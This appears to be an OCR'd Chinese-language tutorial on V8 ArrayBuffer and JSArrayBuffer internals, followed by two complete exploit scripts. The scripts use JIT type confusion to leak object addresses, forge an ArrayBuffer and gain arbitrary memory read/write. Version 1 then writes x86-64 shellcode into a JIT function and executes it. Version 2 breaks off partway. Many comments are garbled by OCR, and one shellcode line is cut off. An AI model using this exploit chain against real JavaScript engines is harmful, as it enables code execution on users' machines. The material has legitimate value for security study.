
附录

JSArrayBuffer


ArrayBuffer and TypedArray

- Originally ArrayBuffer
  - 一个可以直接从JavaScript访问内存的特殊数组
    - 但是，ArrayBuffer仅准备一个buffer

- BackingStore——可以使用TypedArray/DataView，指定的类型读取和写入该区域，例如作为原始数据数组访问的8位或32位内存




- 为了实际访问，有必要一起使用TypedArray或DataView



- 使用例子 (TypedArray版本)
  - 创建方法1，仅指定长度，初始化为零
    t_arr = new Uint8Array(128) //ArrayBuffer被创建在内部
  - 创建方法2，使用特定值初始化
    t_arr = new Uint8Array([4,3,2,1,0]) //ArrayBuffer被创建在内部
  - 创建方法3，事先构建缓冲区并使用它
    arr_buf = new ArrayBuffer(8);
    t_arr1 = new Uint16Array(arr_buf); //创建一个Uint16数组
    t_arr2 = new Uint16Array(arr_buf, 0, 4); //或者，您也可以指定数组的开始和结束位置
- ArrayBuffer可以在不同的TypedArray之间共享
  - 它也可以用于double和int的类型转换
    - 类型转换的意义在于改变字节序列的解释，而不是转换
    - 就像C语言的Union


- BackingStore——可以使用TypedArray指定的类型读取和写入该区域，例如作为原始数据数组访问的8位或32位内存



  - ①预先准备ArrayBuffer
    var ab = new ArrayBuffer(0x100);
  - ②向ArrayBuffer中写入一个Float64的值
    var t64 = new Float64Array(ab);
    t64[0] = 6.953328187651540e-310;//字节序列是0x00007fffdeadbeef
    -->当某些地址在V8上泄露时，通常在大多数情况下被迫将其解释为双精度值，为了正确计算偏移量等，需要将其转换为整数值。
    对于完成该转换，ArrayBuffer是最佳的
  - ③从ArrayBuffer读取两个Uint32
    var t32 = new Uint32Array(ab);
    k = [t32[1],t32[0]]
    -->k是6.953328187651540e-310,将字节序列按照4个字节去分开，然后解释为Uint32,于是得到:
    k=[0x00007fff，0xdeadbeef]


JSArrayBuffer

- 持有ArrayBuffer的对象
  - 继承Object，HeapObject，JSReceiver，JSObject
    - 内存结构如下（在64位环境的情况下）




- 实际演示
  - 存放TypedArray

- 使用长度0x13370搜索ArrayBuffer的内存位置




- 在V8中，对象通常被存放在由GC管理的mapped区域，然而BackingStore是一个不被GC管理的区域，并且被存放在heap中(在图中，可以看到malloc块有prev_size
此外，由于它不是由GC管理的HeapObject，因此指向BackingStore的指针不是Tagged Value（末尾不能为1）



- 虽然在ArrayBuffer中描述了大小，但如果将此值重写为较大的值，则可以允许读取和写入的长度，超出BackingStore数组的范围。

- 同样，如果您可以重写BackingStore指针，则可以读取和写入任意内存地址，这些是在exploit中常用的方法。



完整exp

我写了两个版本的exp，思路一样，但是写法稍微有点不同，版本一相对简洁舒服一些，版本二感觉会稳定一点。

版本1

```
function gc(){
   for(var i=0;i<1024 * 1024 *16;i++){
       new String;
   }
}
function d2u(num1,num2){
   d = new Uint32Array(2);
   d[0] = num2;
   d[1] = num1;
   f = new Float64Array(d.buffer);
   return f[0];
}
function u2d(num){
   f = new Float64Array(1);
   f[0] = num;
   d = new Uint32Array(f.buffer);
   return d[1] * 0x100000000 + d[0];
}
function change_to_float(intarr,floatarr){
   var j = 0;
   for(var i = 0;i < intarr.length;i = i+2){
       var re = d2u(intarr[i+1],intarr[i]);
       floatarr[j] = re;
       j++;
   }
}

// leak■object■■■■■■■■object■■double■■■
function trigger(arr,callback){
   var v=arr[0];
   callback();
   return arr[0];
}

// ■■■■■■object■■■
function trigger2(arr, callback, val) {
   var v = arr[0];
   callback();
   arr[0] = val;
}
```

```
var nop = 0xdaba0000;

// ■■ArrayBuffer■map
var ab_map_obj = [
   nop,nop,
   0x0f00000a,0x001900c6,0x082003ff,0x0,
   nop,nop,   // use ut32.prototype replace it
   nop,nop,0x0,0x0
]
var ab = new ArrayBuffer(0x20);

arr0=[1.1,2.2,3.3,4.4];
// leak arraybuffer■prototype■constructor
function read_obj_addr(object){
   function evil_r0() {
       arr0[0] = object;
   }
   for (var i = 0; i < 100000; i++) {
       trigger(arr0, function() {})
   }
   re=u2d(trigger(arr0,evil_r0));
   return re;
}

ab_proto_addr=read_obj_addr(ab.__proto__);
print("■■leak■ArrayBuffer");
%DebugPrint(ab);
print(ab_proto_addr.toString(16));
ab_constructor_addr = ab_proto_addr - 0x1b0;
print(ab_constructor_addr.toString(16));

//■ab_proto_addr■ab_constructor_addr■■fake map■■nop
ab_map_obj[0x6] = ab_proto_addr & 0xffffffff;
ab_map_obj[0x7] = ab_proto_addr / 0x100000000;
ab_map_obj[0x8] = ab_constructor_addr & 0xffffffff;
ab_map_obj[0x9] = ab_constructor_addr / 0x100000000;

var ab_map_obj_float = [1.1,1.1,1.1,1.1,1.1,1.1];
// ■int array■■■double array
change_to_float(ab_map_obj,ab_map_obj_float);
// ■■gc■■■■ab_map_obj_float■■■old space■■
// ■■■■gc■ab_map_obj_float■■■■■leak■■■gc■■■■

gc();
// gc();
print("■leak■■ab_map_obj_float■■■");
%DebugPrint(ab_map_obj_float);
// leak ab_map_obj_float■■■

arr1=[1.1,2.2,3.3,4.4];

function read_obj_addr1(object){
   function evil_r1() {
       arr1[0] = object;
   }
   for (var i = 0; i < 100000; i++) {
       trigger(arr1, function() {})
   }
   re=u2d(trigger(arr1,evil_r1));
   return re;
}
ab_map_obj_addr=read_obj_addr1(ab_map_obj_float)+0x280+0x10;
print(ab_map_obj_addr.toString(16));

var fake_ab = [
   ab_map_obj_addr & 0xffffffff, ab_map_obj_addr / 0x100000000,
   ab_map_obj_addr & 0xffffffff, ab_map_obj_addr / 0x100000000,
   ab_map_obj_addr & 0xffffffff, ab_map_obj_addr / 0x100000000,
   0x0,0x4000, /* buffer length */
```

```
   0x12345678,0x123,/* buffer address */
   0x4,0x0
]
var fake_ab_float = [1.1,1.1,1.1,1.1,1.1,1.1];
change_to_float(fake_ab,fake_ab_float);
gc();
arr2=[1.1,2.2,3.3,4.4];

function read_obj_addr2(object){
   function evil_r2() {
       arr2[0] = object;
   }
   for (var i = 0; i < 100000; i++) {
       trigger(arr2, function() {})
   }
   re=u2d(trigger(arr2,evil_r2));
   return re;
}
print("■leak■■fake_ab_float■■■");
%DebugPrint(fake_ab_float);
fake_ab_float_addr=read_obj_addr2(fake_ab_float)+0x300+0x10;
print(fake_ab_float_addr.toString(16));

fake_ab_float_addr_f = d2u(fake_ab_float_addr / 0x100000000,fake_ab_float_addr & 0xffffffff);
print(fake_ab_float_addr_f + '\n\n\n');
arrr=[1.1,2.2,3.3,4.4];

function write_obj_addr(object){
   function evil_w0() {
       arrr[0] = {};
       %DebugPrint(arrr);
   }
   for (var i = 0; i < 100000; i++) {
       trigger2(arrr, function() {},1.1);
   }
   // print("arrr first is");
   // %DebugPrint(arrr);
   trigger2(arrr,evil_w0,fake_ab_float_addr_f);
}
write_obj_addr(fake_ab_float_addr_f);
print("arrr last is");
%DebugPrint(arrr);
//DataView(ArrayBuffer buffer [, ■■■■■■ [, ■■]]);
fake_dv = new DataView(arrr[0],0,0x4000);
%DebugPrint(fake_dv);

var evil_f = new Function("var a = 1000000");

gc();

print("■read■function");
%DebugPrint(evil_f);
arr3=[1.1,2.2,3.3,4.4];

function read_obj_addr3(object){
   function evil_r3() {
       arr3[0] = object;
       %DebugPrint(arr3);
   }
   for (var i = 0; i < 100000; i++) {
       trigger(arr3, function() {})
   }
   re=u2d(trigger(arr3,evil_r3));
   return re;
}
shellcode_address_ref=read_obj_addr3(evil_f)+0x38-1;
print(shellcode_address_ref.toString(16));
function Read32(addr){
   fake_ab_float[4] = d2u(addr / 0x100000000,addr & 0xffffffff);
```

```
   //fake_dv = new DataView(fake_arraybuffer,0,0x4000);
   //print(fake_ab_float[4]);
   //get■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
   //■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
   //■■■■■■DataView■get■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■get■■■■■■■■■■true■
   return fake_dv.getUint32(0,true);
}
function Write32(addr,value){
   fake_ab_float[4] = d2u(addr / 0x100000000,addr & 0xffffffff);
   //fake_dv = new DataView(fake_arraybuffer,0,0x4000);
   //print(fake_ab_float[4]);
   print("write");
   fake_dv.setUint32(0,value,true);
}

shellcode_address = Read32(shellcode_address_ref) + Read32(shellcode_address_ref+0x4) * 0x100000000;;
print(shellcode_address.toString(16));
var addr = shellcode_address-1+0x60;
fake_ab_float[4] = d2u(addr / 0x100000000,addr & 0xffffffff);
var shellcode=[0x90909090,0x90909090,0x782fb848,0x636c6163,0x48500000,0x73752fb8,0x69622f72,0x8948506e,0xc03148e7,0x89485750,0
// shellcode[0] = 0x90909090;
// shellcode[1] = 0x90909090;
// shellcode[2] = 0x782fb848;
// shellcode[3] = 0x636c6163;
// shellcode[4] = 0x48500000;
// shellcode[5] = 0x73752fb8;
// shellcode[6] = 0x69622f72;
// shellcode[7] = 0x8948506e;
// shellcode[8] = 0xc03148e7;
// shellcode[9] = 0x89485750;
// shellcode[10] = 0xd23148e6;
// shellcode[11] = 0x3ac0c748;
// shellcode[12] = 0x50000030;
// shellcode[13] = 0x4944b848;
// shellcode[14] = 0x414c5053;
// shellcode[15] = 0x48503d59;
// shellcode[16] = 0x3148e289;
// shellcode[17] = 0x485250c0;
// shellcode[18] = 0xc748e289;
// shellcode[19] = 0x00003bc0;
// shellcode[20] = 0x050f00;
for(var i = 0; i < shellcode.length;i++){
   var value = shellcode[i];
   fake_dv.setUint32(i * 4,value,true);
}
print("go to shellcode!");
evil_f();
```

版本2(工具类在上面)

```
// leak■object■■■■■■■■object■■double■■■
function trigger(arr,callback){
   var v=arr[0];
   callback();
   return arr[0];
}

// ■■■■■■object■■■
function trigger2(arr, callback, val) {
   var v = arr[0];
   callback();
   arr[0] = val;
}

gc();
gc();
var ab_map_obj = [
   -1.1263976280432204e+129,
   3.477098183419809e-308,
```

```
   6.73490047e-316,
   -1.1263976280432204e+129,   // use ut32.prototype replace it
   -1.1263976280432204e+129,
   0.0
];
gc();
gc();
var ab=new ArrayBuffer(0x20);
// print("float is " + (new Int64(0x001900c60f00000a)).asDouble().toString());
// print("float is " + (new Int64(0x00000000082003ff)).asDouble().toString());

arr0=[1.1,2.2,3.3,4.4];
// leak arraybuffer■prototype■constructor
function read_obj_addr(object){
   function evil_r0() {
       arr0[0] = object;
   }
   for (var i = 0; i < 100000; i++) {
       trigger(arr0, function() {})
   }
   // print(Int64.fromDouble(trigger(arr0,evil_r0)).toString(16));
   re=Int64.fromDouble(trigger(arr0,evil_r0));
   return re;
}

ab_proto_addr=parseInt(read_obj_addr(ab.__proto__));
print("■■leak■ArrayBuffer");
%DebugPrint(ab);
print(ab_proto_addr.toString(16));
ab_constructor_addr = ab_proto_addr - 0x1b0;
print(ab_constructor_addr.toString(16));

ab_map_obj[0x3]=new Int64(ab_proto_addr).asDouble();
ab_map_obj[0x4]=new Int64(ab_constructor_addr).asDouble();


print("■leak■■ab_map_obj■■■");
%DebugPrint(ab_map_obj);
// leak ab_map_obj■■■

arr1=[1.1,2.2,3.3,4.4];

function read_obj_addr1(object){
   function evil_r1() {
       arr1[0] = object;
   }
   for (var i = 0; i < 100000; i++) {
       trigger(arr1, function() {})
   }
